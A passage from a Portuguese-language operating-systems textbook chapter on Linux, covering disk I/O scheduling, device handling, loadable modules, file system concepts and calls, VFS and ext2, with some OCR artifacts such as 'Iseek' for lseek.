Para reduzir a latência de movimentos repetidos da cabeça de disco, o Linux recorre a um escalonador de E/S, cuja finalidade é reorganizar ou agrupar as solicitações de escrita/leitura aos dispositivos de blocos. Existem diversas variações de escalonamento, otimizadas para diferentes cargas de trabalho. O escalonador básico do Linux baseia-se no escalonador do elevador de Linus, cujas operações podem ser resumidas da seguinte maneira: as operações de disco são organizadas em uma lista duplamente encadeada ordenada pelo endereço do setor da solicitação do disco. As novas solicitações são inseridas nessa lista de forma ordenada e isso evita os custosos movimentos repetidos da cabeça de disco. A lista de solicitações é então ligada, de modo que as operações adjacentes sejam enviadas por uma única solicitação de disco. O escalonador do elevador básico pode levar à inanição. Assim sendo, a versão revisada do escalonador de discos do Linux inclui duas listas adicionais, mantendo as operações de leitura e escrita ordenadas por seu prazo. O padrão para os prazos é 0,5 s para solicitações de leitura e 5 s para solicitações de escrita. Se um prazo definido pelo sistema para a operação de escrita mais antiga está prestes a expirar, essa solicitação de escrita será atendida antes de qualquer outra na lista duplamente encadeada principal.

Além dos arquivos de disco regulares, existem também os arquivos de bloco especiais — também chamados de arquivos de bloco brutos (raw). Esses arquivos permitem que os programas acessem o disco utilizando números de bloco absolutos sem relação com o sistema de arquivos. Eles são mais frequentemente utilizados para tarefas como paginação e manutenção do sistema.

A interação com dispositivos de caracteres é simples pois, como esses dispositivos produzem ou consomem cadeias de caracteres ou bytes de dados, o suporte ao acesso aleatório não faz muito sentido. Uma exceção é o uso de disciplinas de linhas, que pode estar associado a um terminal, representado pela estrutura tty\_struct, e que representa um interpretador para os dados trocados com o dispositivo terminal. Por exemplo, pode ser feita a edição local de linhas (ou seja, caracteres e linhas apagados podem ser removidos), retornos de carro podem ser mapeados em alimentações de linha e outros processamentos especiais podem ser concluídos. Entretanto, se um processo

deseja interagir com todos os caracteres, ele pode colocar a linha no modo bruto e isso fará com que a disciplina de linhas seja contornado. Nem todos os dispositivos possuem disciplinas de linhas.

A saída trabalha de maneira semelhante, expandindo tabulações em espaços, convertendo alimentações de linha em retornos de carro + alimentações de linha, acrescentando caracteres de preenchimento seguidos de retorno de carro em terminais mecânicos lentos etc. Assim como a entrada, a saída pode acessar o tratador de linhas (modo processado) ou ignorá-lo (modo bruto). O modo bruto é especialmente útil no envio de dados binários a outros computadores por meio de uma porta serial e para GUIs. Aqui, nenhuma conversão é desejada.

A interação com dispositivos de rede é um pouco diferente. Embora esses dispositivos também produzam/ consumam fluxos de caracteres, sua natureza assíncrona faz com que sejam menos apropriados para a fácil integração sob a mesma interface que os outros dispositivos de caracteres. O driver de dispositivo de rede produz pacotes formados por múltiplos bytes de dados e cabeçalhos de rede. Os pacotes são, então, roteados por uma série de drivers de protocolos de rede e, em última instância, são passados ao espaço de aplicação do usuário. Uma estrutura de dados essencial é a estrutura de buffer de soquete skbuff, usada para representar porções da memória preenchidas com dados de pacotes. Os dados em um buffer skbuff nem sempre iniciam no começo do buffer. Como estão sendo processados por diferentes protocolos na pilha de rede, os cabeçalhos de protocolo podem ser removidos ou inseridos. Os processos do usuário interagem com os dispositivos de rede por meio de soquetes que, no Linux, dão suporte à API do soquete BSD. Os drivers de protocolo podem ser ignorados e o acesso direto aos dispositivos de rede pode ser viabilizado por meio de raw\_sockets. Somente superusuários têm permissão para criar soquetes brutos.

#### 10.5.5 | Módulos no Linux

Durante décadas, os drivers dos dispositivos UNIX eram estaticamente ligados ao núcleo e, com isso, ficavam todos residentes na memória sempre que o sistema era iniciado. Em virtude do ambiente no qual o UNIX se desenvolveu — principalmente nos minicomputadores e nas estações de trabalho avançadas, com seus conjuntos pequenos e inalterados de dispositivos de E/S —, esse esquema funcionava bem. Basicamente, cada centro computacional construía um núcleo contendo os drivers dos dispositivos de E/S que ele tinha. Se no ano seguinte adquirisse um novo disco, ele religava o núcleo. Nada de especial.

Com a chegada do Linux para PC, tudo mudou de repente. O número de dispositivos de E/S disponíveis nos PCs é maior do que em qualquer minicomputador. Além disso, embora os usuários do Linux tenham (ou possam ter facilmente) o código-fonte completo, provavelmente a maioria deles sente dificuldade para incluir drivers, atualizar todos os dispositivos de drivers relacionados a estruturas de dados, religar o núcleo e, por fim, preparar o sistema para reinicializar corretamente (sem considerar os problemas que surgem quando o núcleo não funciona).

O Linux resolveu esse problema com o conceito de **módulos carregáveis**. Esses módulos são blocos de códigos que podem ser carregados no núcleo enquanto o sistema está em execução. Normalmente são drivers de dispositivos de caractere ou blocos, mas também podem ser sistemas de arquivos completos, protocolos de redes, ferramentas de monitoração de desempenho ou qualquer outro módulo desejável.

Quando um módulo é carregado, várias coisas devem acontecer. Primeiro, o módulo deve ser realocado dinamicamente durante o carregamento. Em segundo lugar, o sistema deve verificar se os recursos de que o driver precisa estão disponíveis (por exemplo, níveis de requisição de interrupções) e, caso estejam, esses recursos têm de ser marcados como em uso. Em terceiro, todos os vetores de interrupções necessários devem ser ajustados. Em quarto, a tabela de drivers precisa ser atualizada para tratar o novo tipo de dispositivo. Por fim, o driver pode ser executado para inicializar as características específicas do dispositivo que forem necessárias. O driver estará totalmente instalado, uma vez que todas essas etapas estejam concluídas, assim como ocorre com um driver estaticamente instalado. Outros sistemas UNIX modernos já dão suporte a módulos carregáveis.

## 10.6 O sistema de arquivos do Linux

A parte mais visível de qualquer sistema operacional, inclusive do Linux, é o sistema de arquivos. Nas seções a seguir, examinaremos as ideias básicas relacionadas ao sistema de arquivos do Linux, as chamadas de sistema e como o sistema de arquivos é implementado. Algumas dessas ideias derivam do MULTICS e muitas delas foram copiadas pelo MS-DOS, pelo Windows e por outros sistemas, mas outras ideias são exclusivas dos sistemas baseados no UNIX. O projeto do Linux é especialmente interessante porque ele ilustra nitidamente o princípio 'O pequeno é bonito'. Com um mínimo de mecanismo e um número muito limitado de chamadas de sistema, o Linux fornece, contudo, um sistema de arquivos poderoso e elegante.

#### 10.6.1 Conceitos fundamentais

O primeiro sistema de arquivos do Linux foi o do MINIX 1. Entretanto, como ele limitava o nome dos arquivos a 14 caracteres (para manter a compatibilidade com o UNIX 7), e seu tamanho máximo de arquivo era 64 MB (o que era um exagero diante dos discos rígidos de 10 MB da época), hou-

Capítulo 10

ve interesse em sistemas de arquivos melhores quase desde o princípio do desenvolvimento do Linux, o que começou cerca de cinco anos depois de o MINIX 1 ter sido liberado. A primeira melhora se deu no sistema de arquivos ext, que passou a permitir nomes de até 255 caracteres e arquivos de 2 GB. Esse sistema, contudo, era mais lento do que o MINIX 1 e, assim, a busca por melhoras continuou. Acabaram inventando o sistema de arquivos ext2, com nomes de arquivos longos, arquivos maiores e melhor desempenho, o que fez dele o principal sistema de arquivos. Entretanto, o Linux dá suporte a diferentes sistemas de arquivos utilizando a camada VFS (virtual file system — sistema de arquivos virtual), que é descrita na próxima seção. Quando o Linux é ligado, é preciso definir quais sistemas de arquivos devem ser compilados com núcleo. Os outros podem ser dinamicamente carregados como módulos durante a execução, caso seja necessário.

Um arquivo do Linux é uma sequência de 0 ou mais bytes contendo qualquer informação. Nenhuma distinção é feita entre arquivos ASCII, arquivos binários ou quaisquer outros tipos de arquivos. O significado dos bits em um arquivo é de total conhecimento do proprietário do arquivo. O sistema não se preocupa com isso. Os nomes dos arquivos são limitados a 255 caracteres, e todos os caracteres ASCII, exceto NUL, são permitidos nos nomes dos arquivos, de modo que um nome de arquivo consistindo em três retornos de carro (carriage returns) é um nome de arquivo válido (mas não conveniente).

Por convenção, muitos programas esperam que os nomes de arquivos sejam constituídos por um nome básico seguido de um ponto (que vale por um caractere) e uma extensão. Assim prog.c em geral é um programa em C; prog.f 90 normalmente é um programa em Fortran 90 e prog.o costuma ser um arquivo-objeto (gerado pelo compilador). Essas convenções não são exigidas pelo sistema operacional, mas alguns compiladores e outros programas assim o desejam. O tamanho das extensões é livre e os arquivos podem ter várias extensões — como em prog.java.gz, provavelmente um programa em Java comprimido com o gzip.

Os arquivos podem ser agrupados em diretórios por questões de conveniência. Os diretórios são armazenados como arquivos e em grande parte são passíveis de ser tratados como arquivos. Eles podem conter subdiretórios, proporcionando um sistema de arquivos hierárquico. O diretório-raiz é chamado / e geralmente contém vários subdiretórios. O caractere / também é usado para separar nomes de diretórios; assim, o nome /usr/ast/x indica o arquivo x localizado no diretório ast, que está no diretório /usr. Alguns dos diretórios principais próximos ao topo da árvore hierárquica são mostrados na Tabela 10.8.

Existem duas maneiras de especificar os nomes de arquivos no Linux, tanto no shell quanto durante a abertura de um arquivo por meio de um programa. A primeira maneira consiste em usar o caminho absoluto, que especifica como obter o arquivo a partir do diretório-raiz. Um

Diretório	Conteúdos	
bin	Programas binários (executáveis)	
dev	Arquivos especiais para dispositivos de E/S	
etc	Arquivos diversos do sistema	
lib	Bibliotecas	
usr	Diretórios de usuários	

Tabela 10.8 Alguns diretórios importantes encontrados na maioria dos sistemas Linux.

exemplo de caminho absoluto é /usr/ast/books/mos3/chap-10, que pede ao sistema para procurar no diretório-raiz um diretório chamado usr, depois um outro diretório chamado ast. Esse diretório contém o diretório books, que contém o diretório mos3, que contém o arquivo chap-10.

Os nomes de caminhos absolutos muitas vezes são longos e inconvenientes. Por essa razão, o Linux permite que usuários e processos definam o diretório no qual eles estejam trabalhando atualmente como o diretório de trabalho. Assim, os nomes de caminho também podem ser definidos em relação ao diretório de trabalho. Um nome de caminho especificado de modo relativo ao diretório de trabalho é um caminho relativo. Por exemplo, se /usr/ast/books/mos3 é o diretório de trabalho, então o comando do shell


cp chap-10 backup-10


tem exatamente o mesmo efeito que o comando completo

cp /usr/ast/books/mos3/chap-10 /usr/ast/books/mos3/ backup-10

Frequentemente um usuário precisa referenciar um arquivo que pertence a outro usuário ou que, pelo menos, está localizado em outra parte da árvore de arquivos. Por exemplo, se dois usuários estiverem compartilhando um arquivo, o usuário em questão estará localizado em um diretório pertencente a um deles e, com isso, o outro usuário terá de usar um nome de caminho absoluto para referenciá-lo (ou trocar o diretório de trabalho). Se o caminho é muito grande, talvez se torne irritante digitá-lo constantemente. O Linux fornece uma solução para esse problema ao permitir que os usuários façam uma nova entrada em seu diretório que aponte para um arquivo existente. Essa entrada é chamada de **ligação** (*link*).

Como exemplo, considere a situação da Figura 10.16(a). Fred e Lisa estão trabalhando juntos em um projeto e cada um precisa de acesso frequente aos arquivos do outro. Se Fred tem /usr/fred como seu diretório de trabalho, ele pode referenciar o arquivo x no diretório de Lisa usando /usr/lisa/x. Como alternativa, Fred pode criar uma nova entrada em seu diretório, como mostra a Figura 10.16(b), permitindo usar apenas x para indicar /usr/lisa/x.





I Figura 10.16 (a) Antes da ligação. (b) Após a ligação.

No exemplo que acabamos de discutir, sugerimos que, antes da ligação, a única maneira de Fred referenciar o arquivo *x* de Lisa era usando seu caminho absoluto. Na realidade, isso não é totalmente verdade. Quando um diretório é criado, duas entradas, . e .., são inseridas automaticamente.

A primeira se refere ao próprio diretório de trabalho. A segunda, ao diretório-pai do diretório em questão, isto é, o diretório anterior no qual o diretório em questão aparece relacionado. Assim, a partir de /usr/fred, um outro caminho para o arquivo x de Lisa é ../lisa/x.

Além dos arquivos regulares, o Linux também dá suporte aos arquivos especiais de caracteres e de blocos. Os arquivos especiais de caracteres são usados para modelar os dispositivos de E/S seriais, como os teclados e as impressoras. Abrir e ler o arquivo /dev/tty possibilita a leitura real do teclado; abrir e escrever no arquivo /dev/lp permite a escrita real na impressora. Os arquivos especiais de blocos, muitas vezes com nomes como /dev/hd1, podem ser usados para a leitura e escrita em partições do disco em modo bruto sem considerar o sistema de arquivos. Assim, um posicionamento no byte k, seguido por uma leitura, permitirá uma leitura do k-ésimo byte da partição correspondente, ignorando por completo a estrutura do arquivo e do i-node. Os dispositivos de blocos em modo bruto são usados para paginação e troca de processos por programas que criam sistemas de arquivos (por exemplo, mkfs) e por programas que resolvem problemas nos sistemas de arquivos (por exemplo, fsck).

Muitos computadores têm dois ou mais discos. Nos computadores de grande porte que existem nos bancos, por exemplo, costuma haver cem discos ou mais em uma mesma máquina para armazenar a grande quantidade de bases de dados necessárias. Mesmo em computadores pessoais, existem pelo menos dois discos: um disco rígido e uma unidade de disco flexível. Quando existem vários dispositivos de disco, é importante saber como tratá-los.

Uma solução é usar um sistema de arquivos independente em cada um e simplesmente manter todos separados. Considere, por exemplo, a situação apresentada na Figura 10.17(a). Nela temos um disco rígido, que chamaremos de *C:*, e um DVD, que chamaremos de *D:*. Cada um tem seus próprios arquivos e diretório-raiz. Com essa solução, o usuário deve especificar tanto o dispositivo quanto o arquivo quando qualquer outro dispositivo diferente do padrão é necessário. Por exemplo, para copiar o arquivo *x* no diretório *d* (supondo que *C:* seja o padrão) alguém deveria digitar

#### cp D:/x /a/d/x

Essa é a estratégia empregada em sistemas como o MS--DOS, o Windows 98 e o VMS.

A solução do Linux é permitir que um disco seja montado em uma árvore de arquivos de outro disco. Em nosso exemplo, podemos montar o DVD no diretório /b, obtendo o sistema de arquivos da Figura 10.17(b). O usuário agora vê uma única árvore de arquivos e não precisa estar ciente de qual arquivo reside em qual dispositivo. O comando de cópia anterior pode, então, ser

exatamente o mesmo que seria se tudo estivesse no disco rígido no primeiro lugar.

Outra propriedade interessante do sistema de arquivos da Linux é o **travamento** (*locking*). Em algumas aplicações, dois ou mais processos podem estar usando o mesmo arquivo ao mesmo tempo, o que é capaz de gerar condições de corrida. Uma solução é programar a aplicação com regiões críticas. Contudo, se os processos pertencem a usuários independentes que nem sempre conhecem uns aos outros, esse tipo de coordenação é, em geral, inconveniente.

Considere, por exemplo, uma base de dados com muitos arquivos em um ou mais diretórios acessados por usuários não relacionados. Certamente é possível associar um semáforo a cada diretório ou arquivo e implementar a exclusão mútua, devendo os processos executar uma operação down sobre o semáforo apropriado antes de acessar os




Figura 10.17 (a) Sistemas de arquivos separados. (b) Após a montagem.

dados. A desvantagem, porém, é que o arquivo ou o diretório todo fica impedido, mesmo que somente um registro deva ser acessado.

Por essa razão, o POSIX fornece um mecanismo flexível e de granularidade fina para que os processos usem travas tão pequenas quanto para um único byte e tão grandes quanto um arquivo inteiro em uma operação indivisível. O mecanismo de trava requer que o chamador especifique o arquivo a ser acessado, o byte inicial e o número de bytes seguintes. Se a operação é bem-sucedida, o sistema cria uma entrada na tabela e anota que os bytes em questão (isto é, um registro da base de dados) estão impedidos de serem acessados por outros processos.

Dois tipos de travas são fornecidas: travas comparti**lhadas** e **travas exclusivas**. Se uma parte de determinado arquivo já contém uma trava compartilhada, é permitida uma segunda tentativa de colocar nele uma trava compartilhada, mas uma tentativa de colocar uma trava exclusiva não é aceita. Se uma porção de um arquivo contém uma trava exclusiva, todas as tentativas seguintes para travar qualquer parte daquela porção falharão até que a trava seja liberada. Para que uma trava seja posicionada com sucesso, todos os bytes da região a ser travada devem estar disponíveis.

Para posicionar uma trava, um processo deve especificar se ele quer ser bloqueado ou não, no caso de a trava falhar. Se ele escolhe ser bloqueado, quando existente é removida, o processo solicitante é desbloqueado e seu travamento é efetivado. Se o processo escolhe não ser bloqueado durante a falha de sua solicitação de trava, a chamada de sistema retorna imediatamente, com o código de status informando se a operação foi ou não bem-sucedida. Se não foi, o chamador tem de decidir o que fazer (por exemplo, esperar e tentar novamente).

As regiões travadas podem ser sobrepostas. Na Figura 10.18(a), vemos que o processo A coloca uma trava com-




Figura 10.18 (a) Um arquivo com uma trava. (b) Acréscimo de outra trava. (c) Uma terceira trava.

partilhado nos bytes de 4 a 7 de algum arquivo. Em seguida, o processo *B* coloca uma trava compartilhada nos bytes de 6 a 9, como mostra a Figura 10.18(b). Por fim, *C* impede os bytes de 2 a 11. Como todas essas travas são compartilhadas, elas podem coexistir.

Agora considere o que acontece se um processo tenta adquirir uma trava exclusiva para o byte 9 do arquivo da Figura 10.18(c), com uma solicitação para ser bloqueado no caso de falha. Visto que os dois impedimentos anteriores cobrem esse bloco, o chamador é bloqueado e permanece assim até que ambos, *B* e *C*, liberem suas travas.

### 10.6.2 Chamadas de sistema de arquivos no Linux

Muitas chamadas de sistema são relacionadas a arquivos e ao sistema de arquivos. Primeiro, veremos as chamadas de sistema que operam sobre arquivos individuais. Em seguida, examinaremos as que envolvem diretórios ou o sistema de arquivos como um todo. Para criar um novo arquivo, é possível empregar a chamada creat. (Certa vez, quando Ken Thompson foi questionado sobre o que faria diferente se tivesse a oportunidade de reinventar o UNIX, ele respondeu que escreveria creat como create dessa vez.) Os parâmetros fornecem o nome do arquivo e o modo de proteção. Assim,

fd = creat("abc", mode);

cria um arquivo chamado *abc* com os bits de proteção obtidos de *mode*. Esses bits determinam quais usuários podem acessar o arquivo e como isso pode ser feito. Eles são descritos mais adiante.

A chamada creat, além de criar um novo arquivo, também o abre para escrita. A fim de permitir que novas chamadas de sistema acessem o arquivo, uma chamada creat bem-sucedida retorna como resultado um pequeno número inteiro não negativo chamado **descritor de arquivo** — *fd* no exemplo anterior. Se uma chamada creat é feita sobre um arquivo existente, o referido arquivo tem seu tamanho zerado e seu conteúdo é descartado.

Vamos agora continuar abordando as principais chamadas de sistema de arquivos, apresentadas na Tabela 10.9. Para ler de um arquivo existente ou escrever nele, o arquivo deve primeiro ser aberto usando open. Essa chamada especifica o nome do arquivo a ser aberto e como ele deve ser aberto: para leitura, escrita ou ambos. Várias opções também podem ser especificadas. Como creat, a chamada para open retorna um descritor de arquivo que pode ser usado para a leitura ou escrita. Em seguida, o arquivo pode ser fechado por meio de close, que deixa o descritor de arquivo disponível para reutilização nas operações subsequentes de creat ou open. Tanto a chamada creat quanto a open sempre retornam o menor descritor de arquivo numerado que não esteja atualmente em uso.

Quando um programa inicia sua execução de modo padrão, os descritores de arquivos 0, 1 e 2 já estão abertos e associados à entrada-padrão, à saída-padrão e ao erro-padrão, respectivamente. Dessa maneira, um filtro, como o programa sort, pode simplesmente ler sua entrada do descritor de arquivo 0 e escrever sua saída para o descritor de arquivo 1, sem se preocupar em saber quais são esses arquivos. Esse mecanismo funciona porque o shell faz com que esses valores referenciem os arquivos corretos (redirecionados) antes de o programa inicializar.

As chamadas mais usadas são, sem dúvida, read e write. Cada uma tem três parâmetros: um descritor de arquivo (dizendo quais arquivos abertos devem ser lidos ou escritos), um endereço de buffer (que informa onde colocar ou obter o dado) e um contador (dizendo quantos bytes

Chamada de sistema	Descrição	
fd = creat(nome, modo)	Uma maneira de criar um novo arquivo	
fd = open(arquivo, como,)	Abre um arquivo para leitura, escrita ou ambo	
s = close(fd);	Fecha um arquivo aberto	
n = read(fd, buffer, nbytes)	Lê dados de um arquivo para um buffer	
n = write(fd, buffer, nbytes)	Escreve dados de um buffer para um arquivo	
posição = Iseek(fd, deslocamento, de-onde)	Move o ponteiro do arquivo	
s = stat(nome, &buf)	Obtém a informação de estado do arquivo	
s = fstat(fd, &buf)	Obtém a informação de estado do arquivo	
s = pipe(&fd[0])	Cria um pipe	
s = fcntl(fd, comando,)	Trava de arquivo e outras operações	

**Tabela 10.9** Algumas chamadas de sistema relacionadas a arquivos. O código de retorno s é −1 se ocorrer algum erro; fd é um descritor de arquivo e position é um offset de arquivo. Os parâmetros são autoexplicativos.

transferir). Isso é tudo — é um projeto muito simples. Uma chamada típica é

n = read(fd, buffer, nbytes);

Embora a maioria dos programas leia e escreva nos arquivos sequencialmente, alguns programas precisam acessar partes aleatórias de um arquivo. Associado a cada arquivo existe um ponteiro que indica a posição atual do arquivo. Durante leituras (ou escritas) sequenciais, ele normalmente aponta para o próximo byte a ser lido (ou escrito). Se o ponteiro está, digamos, na posição 4096, antes que 1.024 bytes sejam lidos, ele automaticamente será movido para 5120, após uma chamada de sistema read bem--sucedida. A chamada Iseek altera o valor do ponteiro atual, de modo que as chamadas subsequentes a read ou write possam começar em qualquer lugar do arquivo, ou mesmo além do fim dele. Ela é chamada Iseek para evitar confusão com seek, uma chamada agora obsoleta inicialmente usada para posicionamentos em computadores de 16 bits.

Lseek possui três parâmetros: o primeiro é o descritor de arquivo para o arquivo; o segundo é a posição do arquivo; o terceiro diz se a posição do arquivo é relativa ao início do arquivo, à posição atual ou ao fim do arquivo. O valor retornado por Iseek é a posição absoluta no arquivo após o ponteiro do arquivo ter sido alterado. Ironicamente, Iseek é a única chamada de sistema de arquivos que nunca causa um acesso real ao disco, pois tudo o que ela faz é atualizar a posição atual do arquivo, que na verdade se trata de um número na memória.

Para cada arquivo, o Linux mantém o controle do modo do arquivo (regular, diretório, arquivo especial), tamanho, hora da última modificação e outras informações. Os programas podem solicitar essas informações pela chamada de sistema stat. O primeiro parâmetro é o nome do arquivo. O segundo é um ponteiro para uma estrutura onde a informação solicitada deve ser colocada. Os campos da estrutura são mostrados na Tabela 10.10. A chamada

Disposi	tivo do arquivo
Número	do i-node (qual arquivo do dispositivo)
Modo d	do arquivo (inclui informação de proteção
Número	de ligações para o arquivo
Identific	ação do proprietário do arquivo
Grupo a	ao qual pertence o arquivo
Tamanh	no do arquivo (em bytes)
Hora da	a criação
Hora de	último acesso
Hora da	a última modificação

Tabela 10.10 Os campos retornados pela chamada de sistema stat.

fstat é a mesma de stat, exceto pelo fato de que opera sobre um arquivo aberto (cujo nome pode não ser conhecido) em vez de operar sobre o nome do caminho.

A chamada de sistema pipe é usada para criar pipelines no shell. Essa chamada cria um tipo de pseudoarquivo, que armazena temporariamente os dados entre os componentes do pipeline e retorna os descritores de arquivos tanto para leitura quanto para escrita no buffer. Em um pipeline como

sort <in | head -30

o descritor de arquivo 1 (saída-padrão) no processo em execução sort deve ser ajustado (pelo shell) para escrita no pipe, e o descritor de arquivo 0 (entrada-padrão) no processo em execução head deve ser ajustado para leitura do pipe. Dessa maneira, sort simplesmente lê a partir do descritor de arquivo 0 (configurado para o arquivo in) e escreve no descritor de arquivo 1 (o pipe) sem saber que os descritores estão redirecionados. Se os descritores não são redirecionados, sort automaticamente lerá do teclado e escreverá no terminal (dispositivos-padrão). Da mesma maneira, quando head lê a partir do descritor de arquivo 0, ele lê os dados que sort coloca no buffer do pipe sem saber que um pipe está sendo usado. Esse é um nítido exemplo de um conceito simples (redirecionamento), com uma implementação simples (descritores de arquivos 0 e 1), que leva a uma ferramenta poderosa (conexão de programas em modos arbitrários sem a necessidade de modificá-los).

A última chamada de sistema na Tabela 10.9 é fontl. Ela é usada para impedir ou liberar o acesso a arquivos, executando algumas operações específicas de arquivos.

Agora vamos analisar algumas chamadas de sistema relacionadas mais a diretórios ou ao sistema de arquivos como um todo, em vez de somente a um arquivo específico. Algumas chamadas comuns são apresentadas na Tabela 10.11. Os diretórios são criados e destruídos usando mkdir e rmdir, respectivamente. Um diretório só pode ser removido se estiver vazio.

Como vimos na Figura 10.16, uma ligação para um arquivo cria uma nova entrada no diretório que aponta para um arquivo já existente. A chamada de sistema link cria essa ligação. Os parâmetros especificam os nomes original e novo, respectivamente. As entradas no diretório são removidas com unlink. Quando a última ligação é removida, o arquivo é automaticamente apagado. Para um arquivo que não foi ligado, a primeira execução de unlink já apaga o arquivo.

O diretório de trabalho é alterado pela chamada de sistema chdir. Essa ação tem o efeito de trocar a interpretação dos nomes de caminhos relativos.

As últimas quatro chamadas da Tabela 10.11 são para a leitura de diretórios, que podem ser abertos, fechados e lidos, de maneira análoga aos arquivos comuns. Cada chamada readdir retorna exatamente uma entrada do diretório em um formato fixo. Não há como os usuários escreverem em

Chamada de sistema	Descrição	
s = mkdir(caminho, modo)	Cria um novo diretório	
s = rmdir(caminho)	Remove um diretório	
s = link(caminho velho, caminho novo)	Cria uma ligação para um arquivo	
s = unlink(caminho)	Remove a ligação para um arquivo	
s = chdir(caminho)	Troca o diretório atual	
dir = opendir(caminho)	Abre um diretório para leitura	
s = closedir(dir)	Fecha um diretório	
entradir = readdir(dir)	Lê uma entrada do diretório	
rewinddir(dir)	Rebobina um diretório de modo que ele possa ser lido novamente	

**Tabela 10.11** Algumas chamadas de sistema relacionadas a diretórios. O código de retorno s é −1 se ocorrer algum erro; *dir* identifica uma cadeia de diretórios e *entradir* é uma entrada de diretório. Os parâmetros são autoexplicativos.

um diretório (para manter a integridade do sistema de arquivos). Arquivos podem ser adicionados a um diretório usando creat ou link e removidos usando unlink. Também não há como posicionar *seek* em um arquivo específico de um diretório, embora rewinddir permita que um diretório aberto seja lido novamente desde o início.

#### 10.6.3 Implementação do sistema de arquivos do Linux

Nesta seção, descreveremos primeiro as abstrações fornecidas pela camada do sistema de arquivos virtual (virtual file system — VFS). O VFS esconde dos processos e aplicações de nível mais alto as diferenças entre os muitos tipos de sistemas de arquivos que funcionam pelo Linux, independentemente de residirem nos dispositivos locais ou estarem armazenados remotamente e precisarem ser acessados na rede. Dispositivos e outros arquivos especiais também são acessados via camada VFS. Descreveremos também a implementação do primeiro sistema de arquivos do Linux amplamente distribuído, o ext2 ou o segundo sistema de arquivos estendido. Por fim, discutiremos as melhorias no sistema ext3. Vários outros sistemas de arquivos também estão em uso. Todos os sistemas Linux podem tratar várias partições do disco, cada uma com um sistema de arquivos diferente nela.

#### O sistema de arquivos virtual do Linux

Para permitir que as aplicações interajam com diferentes sistemas de arquivos, implementados em diferentes tipos de dispositivos locais ou remotos, o Linux adota uma abordagem utilizada em outros sistemas UNIX: a do sistema de arquivos virtual (VFS). O VFS define um conjunto de abstrações básicas do sistema de arquivos e as operações que são permitidas nessas abstrações. As invocações das chamadas de sistema descritas na seção anterior acessam as estruturas de dados do VFS, determinam o sistema de arquivos exato ao qual pertence o arquivo acessado e, via ponteiros de função armazenados nas estruturas de dados do VFS, invocam a operação correspondente no sistema de arquivos específico.

A Tabela 10.12 resume as quatro estruturas principais de sistemas de arquivos suportadas pelo VFS. O **superbloco** contém informações críticas sobre a organização do sistema de arquivos. A destruição do superbloco deixará o sistema de arquivos inacessível. Cada um dos **i-nodes** (abreviação de *index-node*, mas nunca chamado dessa forma — embora alguns preguiçosos tirem o hífen e os denominem **i-nodes**) descreve exatamente um arquivo. Observe que, no Linux, os diretórios e dispositivos também são representados por arquivos e, assim, terão i-nodes a eles correspondentes. Tanto os superblocos quanto os i-nodes

Objeto	Descrição	Operação
Superbloco	Sistema de arquivos específico	read_inode, sync_fs
Dentry	Entrada de diretório, componente único de um caminho	create, link
I-node	Arquivo específico	d_compare, d_delete
Arquivo	Arquivo aberto associado a um processo	read, write

Capítulo 10

possuem uma estrutura correspondente mantida no disco físico onde o sistema de arquivos reside.

De modo a facilitar certas operações de diretórios e caminhos transversais, como usr/ast/bin, o VFS dá suporte a uma estrutura de dados dentry que representa uma entrada de diretório. Essa estrutura de dados é criada dinamicamente pelo sistema de arquivos. As entradas de diretório são armazenadas em uma cache denominada dentry\_cache que poderia, por exemplo, conter entradas para /, /usr, / usr/ast etc. Se múltiplos processos acessam o mesmo arquivo por intermédio da mesma ligação estrita (o mesmo caminho, por exemplo), seu arquivo objeto apontará para a mesma entrada nessa cache.

Por fim, a estrutura de dados arquivo é uma representação na memória de um arquivo aberto e é criada em resposta à chamada de sistema open. Essa estrutura dá suporte às operações como read, write, sendfile, lock e outras chamadas descritas na seção anterior.

O sistema de arquivos real, implementado abaixo do VFS, não precisa utilizar exatamente as mesmas abstrações e operações internamente. Entretanto, eles devem implementar operações de sistemas de arquivos semanticamente semelhantes àquelas especificadas pelos objetos VFS. Os elementos das estruturas de dados operações para cada um dos quatro objetos VFS são ponteiros para funções no sistema de arquivos subjacente.

#### O sistema de arquivos ext2 do Linux

A seguir, descreveremos o sistema de arquivos em disco mais popular no Linux: o ext2. A primeira versão do Linux distribuída usava o sistema de arquivos do MI-NIX e impunha restrições como nomes de arquivos curtos e tamanho máximo de 64 MB. O sistema de arquivos do MINIX acabou sendo substituído pelo primeiro sistema de arquivos estendido, ext, que permitia nomes mais longos e arquivos maiores. Por conta de ineficiências em seu desempenho, o ext foi substituído por seu sucessor, ext2, que ainda é largamente utilizado.

No Linux, uma partição de disco ext2 contém um sistema de arquivos com a organização mostrada na Figura 10.19. O bloco 0 não é utilizado pelo Linux e frequentemente contém código para a inicialização do sistema. Depois dele, a partição é dividida em grupos de blocos, sem que exista preocupação com a localização das fronteiras de cilindros do disco. A organização de cada grupo é descrita a seguir.

O terceiro bloco é o superbloco. Ele contém informações sobre a organização do sistema de arquivos, incluindo o número de i-nodes, de blocos do disco e o início da lista de blocos livres (que normalmente contém algumas centenas de entradas). Em seguida aparece o descritor de grupo, que contém informações sobre a localização dos mapas de bits, o número de blocos livres e o número dos diretórios no grupo. Essa informação é importante, pois o ext2 tenta espalhar de forma equilibrada os diretórios no disco.

Dois mapas de bits controlam os blocos e i-nodes livres, respectivamente, uma escolha herdada do sistema de arquivos do MINIX (diferentemente de muitas versões do UNIX, que usam uma lista de blocos livres). Cada mapa ocupa um bloco. Com blocos de 1 KB, essa organização limita o grupo a 8.192 blocos e 8.192 i-nodes. A restrição quanto aos blocos é relevante na prática, mas a de i-nodes, não.

